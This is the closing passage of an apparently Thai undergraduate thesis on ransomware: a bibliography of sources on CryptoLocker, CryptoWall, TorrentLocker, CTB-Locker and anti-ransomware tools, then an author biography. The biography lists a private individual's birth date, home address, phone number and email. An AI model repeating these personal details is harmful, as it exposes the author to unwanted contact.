[13] admiralnorman. "**Cryptolocker Hijack program**" [Online]. Available: http://www.bleepingcomputer.com/forums/t/506924/cryptolocker-hijack-program/. 2013

[14] Fabian Wosar. "**CryptoLocker (Trojan: Win32/Crilock.A)"** [Online]. Available: http://www.kernelmode.info/forum/viewtopic.php?f=16&t=2945. 2013

[15] Fabian Wosar, Emsisoft. "**CryptoLocker – a new ransomware variant**" [Online]. Available: http://blog.emsisoft.com/2013/09/10/cryptolocker-a-new-ransomware-variant/. 2013

[16] Grinler. "**Cryptolocker Hijack program**" [Online]. Available: http://www.bleepingcomputer.com/forums/t/506924/cryptolocker-hijack-program/page11#entry3155444. 2013

[17] Grinler. "**CryptoLocker developers charge 10 bitcoins to use new Decryption Service**" [Online]. Available: http://www.bleepingcomputer.com/forums/t/512668/cryptolocker-developers-charge-10-bitcoins-to-use-new-decryption-service/. 2013

[18] Darlene Storm, Computerworld. "**Wham bam: Global Operation Tovar whacks CryptoLocker & GameOver Zeus botnet**" [Online]. Available: http://www.computerworld.com/article/2476366/cybercrime-hacking/wham-bam--global-operation tovar-whacks-cryptolocker-ransomware---gameover-zeus-b.html. 2014

[19] Office of Public Affairs, Department of Justice. "**U.S. Leads Multi-National Action Against "GameoverZeus" Botnet and "Cryptolocker" Ransomware, Charges Botnet Administrator**" [Online]. Available: http://www.justice.gov/opa/pr/us-leads-multi-national-action-against-gameover-zeus-botnet-and-cryptolocker-ransomware. 2014

[20] Brian Krebs, Krebs on Security. "**New Site Recovers Files Locked by Cryptolocker**

บรรณานุกรม (ต่อ)

Ransomware" [Online]. Available: http://krebsonsecurity.com/2014/08/new-site-recovers-files- locked-by-cryptolocker-ransomware/. 2014

[21] Symantec. "**Trojan.Cryptodefense**" [Online]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2014-032622-1552-99. 2014

[22] Symantec. "**Trojan.Cryptowall**" [Online]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2014-061923-2824-99. 2014

[23] Jeremy Kirk, Computerworld. "**CryptoDefense ransomware leaves decryption key accessible**" [Online]. Available: http://www.computerworld.com/article/2489311/encryption/cryptodefense-ransomware-leaves-decryption-key-accessible.html. 2014

[24] Lawrence Abrams, Bleepingcomputer. "**CryptoDefense and How_Decrypt Ransomware Information Guide and FAQ**" [Online]. Available: http://www.bleepingcomputer.com/virus-removal/cryptodefense-ransomware-information. 2014

[25] Marc-Etienne M.Léveillé. "**TorrentLocker: Ransomware in a country near you**" [Online]. Available: http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf. 2014

[26] McAfee Labs Threat Advisory. "**McAfee Labs Threat Advisory – CTB-Locker**" [Online]. Available: https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/25000/PD25696/en_US/McAfee_Labs_Threat_Advisory-CTB-Locker.pdf. 2015

[27] Bromium Co., Ltd. "**Understanding Crypto-Ransomware: In-Depth Analysis of the Most Popular Malware Families**" [Online]. Available: http://www.bromium.com/sites/default/files/bromium-report-ransomware.pdf. 2015

บรรณานุกรม (ต่อ)

[28] Ta0 Xie, Fanbao Liu, Dengguo Feng. "**Fast Collision Attack on MD5**" [Online]. Available: https://eprint.iacr.org/2013/170.pdf. 2013

[29] Foolish IT. "**CryptoPrevent Malware Prevention | Foolish IT**" [Online]. Available: https://www.foolishit.com/cryptoprevent-malware-prevention/. 2014

[30] erikloman. "**CryptoGuard prevents your files from being taken hostage**" [Online]. Available: http://www.bleepingcomputer.com/forums/t/513182/cryptoguard-prevents-your-files-from-being-taken-hostage/. 2013

[31] Michael Sikorski, Andrew Honig. "**Practical Malware Analysis**". No Starch Press. February 2012.

[32] Pedro Bustamante (pbust). "**Introducing Malwarebytes Anti-Ransomware Beta**" [Online]. Available: https://forums.malwarebytes.org/topic/177751-introducing-malwarebytes-anti-ransomware-beta/. 2015

ประวัติผู้แต่ง

ชื่อ-นามสกุล	นาย พันแสน บุญยการ
วัน เดือน ปีเกิด	18 เมษายน 2537 ที่จังหวัดระยอง
ที่อยู่	23/126 ซอย 1 หมู่บ้านสวนแก้ว 3 ถนนทางไผ่ 3 ตำบลเชิงเนิน อำเภอเมืองระยอง จังหวัดระยอง 21000
โทร	0834440406
อีเมล	pe3zsky@gmail.com (PGP: 0D8D B65C EBF6 CF54)

ประวัติการศึกษา

2558	วิทยาศาสตรบัณฑิต สาขาวิชาเทคโนโลยีสารสนเทศ คณะเทคโนโลยีสารสนเทศ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง